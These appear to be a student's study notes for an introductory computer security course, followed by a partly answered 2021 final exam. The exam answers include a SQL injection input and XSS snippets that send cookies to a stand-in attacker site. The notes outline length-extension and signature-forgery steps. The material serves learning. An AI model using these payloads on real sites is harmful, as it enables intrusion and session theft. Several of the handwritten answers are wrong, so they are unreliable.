1. The Security Mindset

- Security studies how system behave in the presence of an adversary
- Security mindset: how attacker could cause system to fail
  - ⇒ Attacker: look for easiest place to attack
    identify assumptions security depends on (might be false)
    outside the box (i.e. side channel attack)
  - ⇒ Defender: Security policies: assets we are protecting;
    property trying to reinforce (i.e. confidentiality)
    Threat modeling: who to against
    Assessing risk: what would a breakout cost us? (i.e. reputation)
    Selecting countermeasures: Cost v.s. Benefits.
    Technical vs non Technical (i.e. law)

- Security Design:
  1. Defense in depth
  2. Do not convince yourself it is safe. To identify weakness.
  3. Place to focus: ① Attack surface: system exposed to attackers.
     ② Trusted components. must be correct

Security property we'll try to achieve in this course:

Confidentiality. Message Integrity. Sender Authenticity.

2. Message Integrity

Integrity ensures that attackers cannot modify message without being detected.

- the most important: changing is more powerful than knowing

- Threat Model & Situation

  - Alice want to send Bob message over untrusted network.
    They want to ensure message is not being modified ($m = m'$)

Adv: Mallory: can see, modify the message.
trick Bob so that Bob thought he receive message from Alice
(which is from Mallory)

$A \xrightarrow{m} M \xrightarrow{m'} B$ active attacker: man in the middle.

- Solve by Message Verifier

  - A compute $v: f(m)$
  - B verify $v' = f(m')$, accept if true.

Property for f here:
easily computable for A and B not M
M should not be able to deduce
$f(x)$, $x \neq m$

- Implementation of f

  - Random function ⇒ $\{0,1\}^m \to \{0,1\}^{256}$, look up table by flipping coin
    → secure but impractical.
  - Pseudorandom function ⇒ break in brute force all k
    - build: 2^n functions all known to M $V() := f_k()$, k is n bit key.
    - security: choose k and RF $g()$. flip coin to get b. $b=0$ $h() : g()$, $b=1$ $h() : f_k()$.
      M guess b in poly time by choose x and get $h(x)$
      ⇒ secure if M cannot do better than random guessing.
    - use PRF
      ① Assumption: key is safe. complexity poly-time
      ② Naive way cannot prevent replay attack: replicate and reorder

we don't know existence ⇒ P ≠ NP

Kerckhoff's Principle: A crypto system should be safe even if attacker know everything but key
⇒ hard to build system. easy to change key.


Cryptographic Hash Function $H()$: $\{0,1\}^* \to \{0,1\}^n$. no key. deterministic.

- Preimage resistance: Given h, hard to find m s.t. $h = H(m)$
- Second-preimage resistance: Given m_1, hard to different m_2 s.t. $H(m_1) = H(m_2)$ ↘ implies.
- Collision resistance: Hard to find pair (m_1, m_2) s.t. $H(m_1) = H(m_2)$

Collision exist since: ?

• Construction of SHA-256 $\{0,1\}^* \to \{0,1\}^{256}$

repeat apply hash function to handle arbitary input



if h is collision-resistant, H is also collision resistant.

• Use Merkle-Damgard construction.

to ensure same input get same output

① pad input m to a multiple of 512 use a fixed algorithm and split into 512-bit blocks $b_0, b_1, \ldots b_{n-1}$ If input = 512? → add another block!

② $y_0 :=$ <constant 256-bit initialization vector>

$y_1 = h(y_0, b_0) \cdots y_i = h(y_{i-1}, b_{i-1})$.

③ Return y_n which is defined to be SHA-256(m)

Pitfall: Length Extension Attack: given $y = H(m)$ for unknown m, calculate $z = H(m \| pad \| v)$

Given $y = SHA\text{-}256(\boxed{m})$

Attacker: $z = SHA\text{-}256(\boxed{m}\boxed{pad}\boxed{value})$ ← can be calculated, known by attacker.

☆ 要 pseudocode Implementation.

• Violate message integrity. $A \xrightarrow{m,v} M \xrightarrow{m'v'} B$

Pseudocode:

① calculate padding length using original message length

② Add padding length to message length and calculate Hash value for original message.

③ Update Hash with added value and take that value as verifier, v'

④ Output original message + padding of original message + added message as m'

Hash collision: Differentiate blobs using their SHA-256 hashes.

Solution: HMAC → turn secure hash function H() in to a MAC

input: key, data

output: n-bit digest

$HMAC_K(m) = H(k \oplus c_1 \| H(k \oplus c_2 \| m))$

c_1, c_2 constants.

Appy twice H()

Practical considered PRF

3. Randomness and Pseudorandomness

Point of uniformly random: if we not, adversary get advantage guessing them.

- True randomness is absent in abstraction of Turing machine, inherent in physical systems.
- Von Neumann's method: Extract an unbiased random bit from a biased coin.

Pseudorandom Generator

$g_k : \perp \to \{0,1\}^n$ for $n = \text{poly}(|k|)$

cannot practically distinguish $g_k()$ from random stream of bits without knowing k

PRF

$f_k : \{0,1\}^m \to \{0,1\}^n$


- Build PRG from PRF: $g_k() := f_k(0) \,//\, f_k(1) \,//\, f_k(2) \,//\, \ldots$
  - ↳ if f is secure PRF then g is secure PRG

API good for cryptography: C: <sys/random.h> Python: secret JS: self.crypto.getRandom

4. Confidentiality.

Keep the content of message p secret from an eavesdropper

Threat model:



OTP: never reuse, impractical ⇒ we need a key responding for every bit
↳ a⊕k b⊕k → a⊕b (for image)

Stream Cipher: $Enc(m,k) = g_k() \oplus m$ $Dec(c,k) = g_k() \oplus c$

- never reuse keys and PRG outputs.

Block cipher: Reusable key k $E_k(m): \{0,1\}^{|k|} \times \{0,1\}^n \to \{0,1\}^n$

$D_k(c): \{0,1\}^{|k|} \times \{0,1\}^n \to \{0,1\}^n$.

Block cipher: can be inverted while PRF cannot

PRP → pseudorandom permutation.

AES Block cipher: invertable if and only if you know key

- fixed block size 128 bit, variable key size
- Generate r subkeys from k

For each round:
1. run each byte through a non-linear function
2. circular-shift rows
3. multiply each column by a constant invertible matrix
4. XOR each byte with round subkey.

- Challenge: for arbitrary-sized message → padding

PKCS7: add n bytes to value n Bool: add zero ⇒ message end in zero

Cipher modes: Algorithms for applying block ciphers to more than one block

ECB mode: simply encrypt each block independently ⇒ leak information, same in same out

Cipher modes: Algorithms for applying block ciphers to more than one block

ECB mode: simply encrypt each block independently ⇒ leak information, same in same out

CBC mode: choose random initialization vector IV → have to send IV with ciphertext.

Enc: $C_0 = IV \quad C_i = E_k(m_i \oplus C_{i-1})$ cannot decrypt in parallel or out of order

Dec: $m_i = D_k(c_i) \oplus C_{i-1}$

⇒ even if the first block of text is same as text after, they provide different output so we can reuse key.

CTR mode: Generate keystream s for k and unique nonce (number using once): $S := E_k(nonce \| 0) \| \ldots$

turn block cipher to stream cipher

Enc: $c = m \oplus s$ Dec: $m = c \oplus s$. → cannot use same nonce for same k $E_k(nonce \| 1) \| \ldots$

↳ XOR and get plain text

but doesn't require padding, efficient parallelism & random access

Ciphertext Malleability: can transform ciphertext to decrypt it.

CBC: flip bits in block will completely corrupt decrypted block i; flip corresponding $i+1$

CTR: flip corresponding bits in decrypted plain text (without knowing plaintext, transfer the decrypted message to relavent plaintext) ⇒ violate integrity.

Integrity + Confidentiality ↗ we know message is not modified

MAC-then-Encrypt Encrypt-and-MAC Encrypt-then-Mac

Cryptographic Doom principle: if you perform any cryptographic operations on a message before verifying MAC, it will somehow lead to doom

↳ Padding oracle attack: under TLS 1.0

PadError / MACError

Authenticated encryption with associated data (AEAD) modern approach

I. Public-key . key share

Diffie-Hellman key exchange "symmetric key crypto"

1. public p prime, g : small primitive root modulo p
2. A $\xrightarrow{g^a \bmod p}$ / $\xleftarrow{g^b \bmod p}$ B
3. A compute $s = (g^b \bmod p)^a \bmod p = g^{ab} \bmod p$
   B compute $s = g^{ab} \bmod p$

↳ passive eavesdrop fail while active attack success

A $\xrightarrow{g^a \bmod p}$ M $\xrightarrow{g^{a'} \bmod p}$ B , passive fail since factoring is exp in $|p|$. intractable for 2048 bit

RSA : in order to share with lots of people at same time (DH cannot achieve)
"public-key crypto"

key generation :
① p and q large prime
② compute $N = pq$
③ pick small e relatively prime to $(p-1)(q-1)$
④ d s.t. $ed \equiv 1 \bmod (p-1)(q-1)$

public : (e, N)
private : (d, N)

Encryption (use public) :
$c = m^e \bmod N$

Decryption :
$m = c^d \bmod N$

Confidentially : use Enc / Dec

Integrity : use Sign / Verify.

Sign :
$s = m^d \bmod N$

Verify :
$m = s^e \bmod N$

- Believed intractable for 4096-bit N
- 1000× slower than AES, message must $< N$, key must be large ⇒ brute force attack

Elliptic-curve cryptography (ECC) : mathematical alternative for key exchange, etc. key can be shorter

RSA in practice :

Enc :
1. generate random $x < N$
2. $c_1 = x^e \bmod N$
3. $k = SHA\text{-}256(x)$
4. $c_2 = AES_k(m)$

Same m different c

Sign : OAEP padding
1. $v = SHA\text{-}256(m)$
2. $x = OAEP(v)$
3. $s = x^d \bmod N$

Verify : $v' = SHA\text{-}256(m')$
$x' = s'^e \bmod N$
if x' is $OAEP(v')$
↑ Bleichenbacher attack if not

Attack : A sending m and $(PKCS\text{-}PAD(m))^d$
Vulnerability : small k and improper verification
Attack : Construct proper signature with constant and FF in front
pad zeros in between, calculate cube root of signature.
if not a whole number, add one.

6. Web Platform

Web platform is open-sourced collection of technology that powers web sites and applications.

Security goal: ① protect user from affection of use
② isolate sites from eavesdropper within the site.
↳ integrity: site A cannot affect user's session on site B
confidentiality: site A cannot steal user's data from site B

JS and DOM

- page can include scripts loaded from a separate URL ⇒ subresource. has integrity = "Hashing ..."
  ↳ to make sure the source is safe (could be hacked)

HTTP Protocol

Client sends: Method {Get, Post} Path & query Headers Server returns: Response code, Header, Content data

HTTP Cookies: piece of data server sends to browser. Browser may store it and return it in later request to same server

Browser Execution Model:

① Load content at URL
② Parse HTML and run any inline JS code
③ Fetches and renders subresources.

After loading: Call JS functions in response to user inputs, timeouts, other events

Document can include frames <iframe></iframe>
↳ isolate frame from parent document

Same-Origin Policy ⇒ scheme :// domain : port defines an origin

things are protected: Cookies, DOM storage, DOM tree, JS namespace, Permission to use local hardware

↳ Cookies: ([scheme], domain) different from DOM

Security: by default HTTP/HTTPS 通用 while sending cookie
→ "Secure" limit to HTTPS request
by default cookies can be read by any JS running in the origin
→ "HttpOnly" prevent it from being accessed by DOM

↳ DOMs: (scheme, host, port)

Cookie setting

can set for its own or parent (non-public) domain

Reading

read for its own or any parent domains

Note: without HTTPonly, path in cookie is for efficiency only. DOM origin is not isolated by path
so that scripts can read cookies for any path in origin.

Cookies are sent: if domain == cookie domain || domain is parent of cookie domain
and requested path fully include the cookie's path

7. Web attack and defenses

CSRF:

Authentication Cookie : after successful login, server sets a cookie with unguessable random value (store in server DB and set to user)
- Browsers can present to server later

Cookie sent is determined by the domain of the resource being requested.

CSRF : cause the user's browser to perform unwanted action on different site
↳ pretend to be user
Although attacker cannot read your Authtoken, attack can be made via both Get / Post request
- Cookie-based authentication is insufficient for requests that have any side effects
- Login CSRF Attack : victim log in account controlled by attacker in victim's browser (browsers can have data)

CSRF Defenses

=> Referer validation : check which domain is user action from
→ problem : Referer can be disabled

=> secret token validation : page by site embed secret value for each request and checked by server
→ problem : do not use static token. Use session-based : cannot be seen by attacker since SOP

=> same-site Cookie : prevent browser from sending cross-site requests SameSite = Lax / Strict

SQL injection : exploit vulnerabilities that mistake untrusted data
(→ attack server)

=> prevent by prepared SQL statements sql = "SELECT * from users WHERE name = ?" cursor.execute(sql, [])
(→ attack browser)

XSS run JS code on victim's browser

=> Reflected XSS : echo script back to the same user in context of site
① Attacker get malicious url and send to victim
② user open url and send server request
③ server respond with malicious string to user
④ user browser run JS from site (response)
⑤ user data leak to attacker's server

=> Stored XSS : site store and display user input without escape
① attacker find a website accepting user input
② attacker inject code to steal visitor session cookie
③ =>

Defending XSS

=> before : check input and escape characters
=> now : content security policy : for HTTP header. scripts load only from specific domain

8. HTTPs and Web API

TCP: plaintext transport protocol
- doesn't provide Confidentiality / Integrity / Authenticity

TLS: cryptographic protocol above TCP
- HTTP over TLS ⇒ HTTPS
- Threat model: assume client & server secure, network malicious from both passive / active adversaries
- provide confidentiality and integrity
  and client can authenticate server's identity: ? why

TLS handshake:

Negotiate Crypto Algo
① Client ⟶ Server: supported algorithm & Server ⟶ client: chosen algorithm
⇒ in case some algorithm might be broken in future / performance

Establish Shared Secret
② Client and Server both compute shared secret
⇒ we cannot see if we are talking to server / attacker ⇒ first-time trust
⇒ Diffie-Hellman for forward secrecy.

Authenticate Server
③ Server sign (signature & certificate chain) and client verifies using certificate chain

After key share, all communication is encrypted

For TLS 1.3 we use one round trip ⇒ client guess algorithm chosen by server

Certificate authority & certificate

CA is an entity trusted by clients to verify server identities and issue certificate

Certificate: has validity, issuing CA, public key. rootCAs: implemented in major platform & browsers

CA: offline role, no interaction between client and CA server need to prove they own the domain for obtain cert for the domain (key pair)

⇒ intermediate CA: delegate trust to other CAs Use separate key for issuing certs from long-term root key stored offline

↳⇒ certificate chain reason: keep root private key offline in case a single rest leak

public key infrastructure: operated by certificate authorities. browser. Forum: set issurance policies

certificate warning: expired. revoke. not to trust root CA. domain not matching domain in cert

9. HTTPS Attacks and Defenses

Fooling Users:

⇒ Homographics attack: visually similar domain
⇒ Stripping: SSLStrip attack (HTTP / HTTPS) ⇒ HSTS in header allowing only HTTPS
⇒ Phishing: many phishing set has valid cert ⇒ Google Safe Browsing, use ML

Site Design:

⇒ Mixed Content: HTTP content load inside HTTPS ⇒ use https for all resources
⇒ Cookies are in plaintext ⇒ set Set-Cookie: Secure
⇒ Server Name Indication in plaintext ⇒ VPN

CA weakness: falsely convince CA they own a domain

⇒ limit CAs with CAA
⇒ strict user behavior
⇒ multi-perspective validation (more challenge from different location)

CAs hacked ⇒ CAs can revoke. Transparency to help discover
⇒ Certificate Transparency log

TLS bugs ⇒ formal verification

TLS Protocol vulnerabilities

Server vulnerabilities ⇒ servers need to protect their private keys

10. Network.

Internet Protocol Stack

low to high : Physical → Link → Network → Transport → Application

Encapsulation : data become payload for next layer

Protocol : formalize agreements.

Physical layer : radio, copper, fiber

Link layer : wifi. ethernet. as frames (unit)

⇒ Ethernet : MAC address (as physical identifier)

MAC header contains : Dest MAC, Source Mac, EtherType

ARP protocol : map IP to MAC by Broadcasting ⇒ can get man-in-middle attack

Network layer : IP only, how do I get to destination

IP is responsible for delivering packets from source to dest. Header has both sender and receiver's address

Sender : sets source addr and routers do not verify

sender sets dest addr and router forward to addr ⇒ DOS


- each packet is transported independently from other packets
- cannot guarantee delivery
- package can be changed in mainwhile

Transport Layer : UDP & TCP : how do I get right place / ensure reliable


- Data from application layer is in segments
- two data stream ⇒ Sequence number

⇒ Acknowledgement number : seq number of next expected byte in opposite

⇒ TCP handshake



⇒ TCP end



⇒ TCP reset

- for spurious TCP packets
  - ⇒ if connection exists, turn down
  - ⇒ sent RST to sender
- if host receive RST, turn down connection if have

⇒ UDP : packet-oriented. not reliable but fast. real-time.

TCP is connection oriented, reliable

Application Layer : how application structure data. DNS. SSH. FTP. SMTP. NNTP. HTTP

⇒ DNS : domain name system, hierarchical

root → top level domain → second level domain → subdomain → hosts.

- has set of record that it controls
- is Root Name server

⇒ Caching : DNS responses are cached and periodically time out : TTL controlled by owner of data

- send over UDP

11 Network attacks and defense

Physical / Link layer: no security, vulnerable to eavesdropping, and injection

⇒ Wireshark

⇒ ARP spoofing: attacker fake a host and responding to ARP request ⇒ faster responder always wins

Network layer:

⇒ packets not crypted, mutable

⇒ packets no authentication, source set by sender, could be faked

⇒ BGP: Border Gateway Protocol, hijacking: announce someone else's network ⇐ RPKI

Transport Layer (TCP): end to end, not point to point

⇒ connection spoofing. off-path attacker send req to server (but SYN-ACK back to real IP) $1/2^{32}$ chance

⇒ reset attack

Application Layer (DNS):

⇒ user trust the host-address mapping from DNS, interception of request / DNS server

⇒ DNS injection: Great Firewall of China

Protection:

⇒ DNSSEC: verifying identity of DNS

⇒ Client verify is a response is legitimate through PKI

⇒ DNS over TLS

DoS: to take large site offline by overwhelming with network traffic

⇒ DoS Bug: protocal asymmetry: easy to send, hard to response

⇒ DoS Flood: large number of requests sent to victim
amplify bandwith through public servers

- possible for every layer

⇒ SYN Flood attack: make a server unavailable
- server has buffer to store syn on server ⇐ Solution: avoid committing state until handshake complete
  send cookie back and forth to verify info
- Backscatter: SYN with forged source IP produced
  backscatter to random hosts

⇒ Amplification attacks: attacker scan and find open DNS from all region and send request with response to victim

⇒ Mirai Malware for IoT device ① bot scan for vulnerable host
② load malware onto IoT device
③ log into device and issue attack

12. Protocol Security

Raise cost of DoS Attacks: limit. require change to all protocol client & server
hurt low power clients during attack

Firewall: separate LAN from network, only allow some traffic to transit

=> Basic Packet Filtering: use transport and IP layer information only

=> IANA Port Numbering: arrange port number

=> Stateful Filtering: track outgoing connection

=> NAT: map between 2 different address spaces

Mitigate DDoS: Google project shield (identify lots of SYNs and return back before forwarding to site)

Great Cannon: DDoS attack against Github and Cloudflare

① User access baidu
② traffic rerouted.
③ Great Cannon inject js back to sender
④ sender send many request.

HTTPS vs HTTP Mitigation: HTTP Strict Transport Security => server send special HTTP header

13. Authentication and Passwords

Good password practice:

- password manager. do not reuse. generate random string and send to manager
- avoid rotation, 2-step auth

Attack:

⇒ online password guessing ⇐ rate-limit. CAPCHA. anomaly detection

Password Breaches:

store password hashed

⇒ offline guessing: bruteforce with prepared hashed password. Rainbow Table

⇑ solution · salted password hashes → identical password have different salted hash with random salt, and store salt

⇒ stop salt reuse

⇒ short salt

Defend in hardware: secure enclave in main processor (store root password)

Password reset mechanism: security questions and password hint are often harmful.

⇒ phishing attack: send forged email

⇒ spear phishing: more sophisticated forgery

Best practice: Multi-Factor Auth

⇒ one-time password ⇐ phishing

⇒ SMS/calls ⇐ social engineering

⇒ U2F hardware ⇐ need to buy product, limit website support

⇒ Biometrics

SQL XSS 区别，concept

cryptographic AES RSA，length-extention CTR / CBC bank transfer · malleable

↳ 应用，pitfall，背 definition

XSS，SQL，CSRF attack · sanitization 是怎么做的

↳ XSS，pseudocode Store XSS 条件：local host can login adm 的 originally.

China Great Firewall dos / ddos 区别

handle dos

how to ensure visit HTTPS not HTTP

AES+ RSA why 容易 leak key?

bank CEO public key → 查询 CEO（用过去的一个 digital signature 可以 verify）

↳ Bleach attack

why SHA-256 不行，但用 HMAC

AES+ RSA：send AES key through encryption of RSA send this to my server

Stored XSS：for that website, inject code such as "<script> ~~do something~~ with cookie </script>

"<script> document.ready(

window.location = my site + document.cookie) </>

DoS：a computer sending flood of Traffic to a server system to system 1 to 1

DDoS：attack send flood of traffic through multiple computer, attack is amplificate n to 1

1. (a) They all use the vulnerability that a site mishandle / mis-structize user input data to perform injection attack.

(c) vulnerabilities in server software

EECS 388 — Fall 2021
Intro to Computer Security

Final Exam

If you are currently experiencing COVID-19 symptoms, *do not take this exam!*
Go home, get a COVID test, and contact the course staff for an alternative test-taking arrangement.

Do not open this booklet until instructed to begin the exam. This exam is closed book and closed notes. You may not use any electronic devices or communicate with anyone other than course staff.

Write your answers legibly, and use dark printing, since the exam will be scanned for grading. The intended answers fit within the spaces provided. **You will only be graded on the answers that are within the provided spaces.**

Security is hard, and so is this exam. Do your best, and *keep calm!* The exam grades will be curved.

Time limit: **90 minutes**.

Write and sign the honor code pledge:

> "*I have neither given nor received unauthorized aid on this examination, nor have I concealed any violations of the Honor Code.*"

_____

_____

_____

_____

_____
(Signature)

_____
(Print your name)

_____
(Uniqname)

Question:	1	2	3	4	5	6	Total
Points:	10	20	20	20	20	10	100
Score:							

1. Miscellaneous Mischief and Mitigations

(a) [1 point] What is the fundamental similarity between XSS, SQL injection, shell injection, and (many) buffer overflow attacks?

They all use the vulnerability that a site mishandle / mis-structize user input data to perform injection attack. data as code

(b) [2 points] Briefly describe how steganography differs from encryption.

(c) [1 point] Which of the following does TLS not protect against? Choose all that apply.

- ☑ RST forgery
- ☑ Phishing attacks
- ☑ Tracking by websites
- ☑ Denial-of-service attacks
- ☑ Vulnerabilities in server software
- ☑ Censorship of particular domain names

(d) [2 points] Briefly explain how spear phishing differs from traditional phishing attacks.

spear phishing is more sophisticated and often involved more complex operation and social engineer. spear : individual target, specialized
phishing : for anyone fall for it

(e) [1 point] What are the three main categories of factors in multi-factor authentication?

Something you know, something you have, and something you are.

(f) [1 point] The Meltdown attack exploits the _____ feature of modern CPUs to read data before access controls are applied.

It then leaks the data to the attacker using a _____.

(g) [2 points] Samy Kamkar is the creator of . . . (Choose all that apply.)

- ◯ Signal
- ◯ Y Combinator
- ◯ the Mirai botnet
- ◯ the MySpace XSS worm
- ◯ ZMap, an Internet-wide scanning tool
- ◯ a website for cracking combination locks

2. Cryptography

(a) [2 points] Consider the message "`Leslie is guilty`", where each character is encoded as a single byte. If you encrypt this message using AES in CBC mode and PKCS #7 padding (as in the Project 1 padding oracle attack), what would the padding bytes be? Choose one.

- ☒ `0x80 0x00 0x00 0x00 0x00 0x00 0x00 0x00`
  `0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00`
  `0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00`
  `0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00`
  `0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00`
  `0x80 0x00 0x00 0x00 0x00 0x00 0x00 0x00`
- ☒ `0x00 0x01 0xff 0x00 0x30 0x31 0x30 0x0d`
  `0x06 0x09 0x60 0x86 0x48 0x01 0x65 0x03`
  `0x04 0x02 0x01 0x05 0x00 0x04 0x20`
- ☒ `0x10 0x10 0x10 0x10 0x10 0x10 0x10 0x10`
  `0x10 0x10 0x10 0x10 0x10 0x10 0x10 0x10`
- ☑ `0x16 0x16 0x16 0x16 0x16 0x16 0x16 0x16`
  `0x16 0x16 0x16 0x16 0x16 0x16 0x16 0x16`
- ○ There would be no padding bytes.

(b) [2 points] Which of the following statements are true for the electronic codebook (ECB) block cipher mode? Choose all that apply.

- ☑ $c_i = \mathrm{E}_k(p_i)$.
- ☒ $c_0 =$ initialization_vector; $c_i = \mathrm{E}_k(p_i \oplus c_{i-1})$.
- ☒ $c_i = \mathrm{E}_k(i \oplus \text{message\_id}) \oplus p_i$.
- ☒ Ciphertext blocks may be any size up to the length of one cipher block.
- ☑ For a given key, identical plaintext blocks always encrypt to identical ciphertext blocks.
- ☒ This mode effectively turns the block cipher into a stream cipher.
- ☒ This mode effectively turns the block cipher into an AEAD cipher.
- ☒ This mode effectively turns the block cipher into a MAC.
- ☒ This mode effectively turns the block cipher into a digital signature scheme.

(c) [2 points] Which of the following attacks discussed in class yield the secret key for the message they are attacking? Choose all that apply.

- ○ Padding oracle
- ☑ Bleichenbacher's attack ?
- ○ Length extension
- ☑ Vigenère cryptanalysis

(d) [1 point] What is the cryptographic doom principle? Choose one.

- ◯ If you code low-level cryptographic functions yourself … you're doomed.
- ◯ If you perform any cryptographic operation on a message you've received before verifying the MAC … you're doomed.
- ◯ If you use a hash function instead of a MAC … you're doomed.
- ◯ If you use an RSA key where $e < 2^{16} - 1$ … you're doomed.

(e) [2 points] Why is it better to use a block cipher (such as AES) rather than RSA for bulk encryption of large messages? Choose all that apply.

- ◯ RSA is orders of magnitude slower than AES.
- ◯ For a given key, RSA can only encrypt messages up to a fixed size.
- ◯ Devices without hardware random number generators can't generate secure RSA keys.
- ◯ If an RSA key is later compromised, all past messages can be decrypted.

(f) [2 points] For which of the following functions have colliding inputs been published? Choose all that apply.

◯ MD5 ◯ SHA1 ◯ SHA256 ◯ HMAC-SHA256 ◯ AES ◯ RSA

(g) [2 points] Which of the following are vulnerable to length extension attacks? Choose all that apply.

◯ MD5 ◯ SHA1 ◯ SHA256 ◯ HMAC-SHA256 ◯ AES ◯ RSA

(h) [2 points] Which of the following provide Sign() and Verify() operations? Choose all that apply.

◯ MD5 ◯ SHA1 ◯ SHA256 ◯ HMAC-SHA256 ◯ AES ◯ RSA

(i) [2 points] Which of the following have been proven to be secure pseudorandom functions? Choose all that apply. ? HMAC AES

◯ MD5 ◯ SHA1 ◯ SHA256 ◯ HMAC-SHA256 ◯ AES ◯ RSA

(j) [3 points] You need an encryption scheme to protect confidentiality and integrity. Since the construction AES-CBC(message || HMAC-SHA256(message)) is potentially vulnerable to padding oracle attacks, you opt for AES-CBC(message) || HMAC-SHA256(message). Is this design safe? Justify your answer.

No since HMAC-SHA256 has fixed length and you could just delete the HMAC part, recalculate the position in a block and perform padding oracle on rest of the ciphertext

3. Web Security

(a) [2 points] Which of the following are allowed by default under the Same-Origin Policy (SOP)? (Choose all that apply.)

- [x] Clicking "Submit" on a login form that causes the username and password fields to be sent to the server via a POST request.
- [x] `weratepuppers.com` displaying an image from `doggos.com` using this code: `<img src="https://doggos.com/puppy.jpg" />`
- [x] Using a copy of jQuery hosted on another server from your personal site.
- [ ] Reading the response of an AJAX GET request from your personal site to `twitter.com`.

(b) [2 points] Which of the following domains is `banana.apple.com` able to set cookies for? (Choose all that apply.)

- [x] apple.com
- [ ] orange.apple.com
- [ ] banana.com
- [ ] apple.banana.com

Your friends have asked you to help improve the security of a website they developed. Review the code for their Login page, which is shown on **page 14** in the Appendix.

For each of parts c, d, and e, is the page vulnerable to the named attack? If no, explain why not. Otherwise:
(1) Point to the specific lines that create the vulnerability and explain how.
(2) Give an example of an input that exploits it. (Don't worry about encoding the input.)
(3) Explain precisely how the code should be changed to correct the problem.

(c) [4 points] ... SQL injection?

(1) l.16.7 is vulnerable since user can perform a SQL injection as their data is not sanitized

(2) username = 1 password = ' OR 1=1 #

(3) . change to a prepared statement ⇒
$sql_q = "S. ... WHER _ =? AND P = ?"
... , execute sql_q ($POST_1 , $POST_2)

(d) [4 points] … XSS?

(1) 28. Not handling user input correctly. cause reflect XSS attack

(2) <script> document.ready (function (
window.location ("malicious.com", some info)
) </>

(3) escape and disable certain input
store untrusted username and print without sanitization

(e) [4 points] … CSRF?

(1) 4-1?
A hostile site could send a cross-site post with credentials the attacker controls to cause the user's browser to be logged in under that account

(2) Enable Same Origin Policy

(f) [2 points] How should the site be changed to defend against *offline* password guessing?

store salt hashed password instead of plaintext

(g) [2 points] Briefly give two ways to better defend the site against *online* password guessing.

① limit trying rate.
② ~~CAPCHA~~ outsource authentication

4. Networking

(a) [2 points] Which protocols protect against eavesdropping by on-path attackers? Choose all that apply.

○ IP ○ UDP ○ TCP ✓ TLS ○ DNS ○ DNSSEC

(b) [2 points] Which protocols protect against data modification by MITM attackers? Choose all that apply.

○ IP ○ UDP ○ TCP ✓ TLS ○ DNS ✓ DNSSEC

(c) [2 points] Which protocols attempt to prevent data injection by off-path attackers? Choose all that apply.

○ IP ○ UDP ✓ TCP ✓ TLS ✓ DNS ✓ DNSSEC

After recent developments in Belgium, SuperDuperSketchyCorp has committed to encrypting all of its Web services. However, because they think certain parts of TLS are unnecessary, they've created a custom protocol, SDSSL, which uses the existing TLS certificate infrastructure and a simplified protocol handshake.

Confident that their protocol is secure, they implement SDSSL across their sites and add support to SuperDuperSketchyChrome, their custom browser. After beginning to use it, however, they start to hear whispers that someone might be intercepting their users' traffic.

Review the SDSSL pseudocode on **page 15** in the Appendix, then answer the following:

(d) [3 points] Assume the PKI is secure. How could an attacker without control of either endpoint defeat the protocol to intercept and modify communications?

MITM : A $\xrightarrow{g^a \% N}$ M $\xrightarrow{g^{a'} \% N}$ B
A $\xleftarrow{g^{b'} \% N}$ M $\xleftarrow{g^b \% N}$ B

(e) [3 points] Explain how the real TLS protocol prevents this attack.

TLS first negotiate they could select different algo
server sign message with private key and MITM attacker ~~can't change~~
if send directly client will notice

Sensing that SDSSL might not have been a great idea, SDSC gives up and deploys a normal TLS server. They're unsure what some of the server's configuration options mean, but clients can connect, and users are comforted to see the green padlock icon in their browsers.

There continue, however, to be signs that communications are being intercepted. To investigate, SDSC runs `sslscan` on its domain to examine the TLS configuration.

(f) [3 points] Review the output shown on **page 16** in the Appendix. What major vulnerability is the server susceptible to, and how could this be used to decrypt connection traffic?

SHA 256 is vulnerable to length extension attack and if user choose to communicate using it the traffic can be tampered

DH: 512 bit is small enough for calculate

SHA - 1

Knowing that their cover has been blown, SDSC decides to rebrand one of its services as `werate.cat`. To keep the trail cold until they are ready to release the service, they are attempting to keep the domain name secret. They have not yet created any DNS records for it, and they are communicating about it exclusively via Signal. However, they have obtained a TLS certificate for the site, using a verification method that doesn't involve DNS.

(g) [2 points] SDSC begins to hear chatter about the new site, even before its release. Assuming that none of their communications, their domain registrar, or their certificate authority have been compromised, how might the secret domain name have been exposed?

~~When broadcasting to find IP, there is MITM attacks respond faster than real router~~

DNS log

(h) [3 points] When SDSC launches the new site, describe <u>three</u> things that they can do to help prevent, detect, or mitigate the effects of someone else fraudulently obtaining a TLS certificate for the domain.

Suggest user to restrict to only Let's Encrypt R3 CA

Never let user use names like admin

Check open log of CA certs regularly


5. Application Security

The creators of BUNGLE! have gotten into the software business, rebranding themselves as **BOTCHD!** Admiring your work on Project 2, they've again hired you as a security consultant.

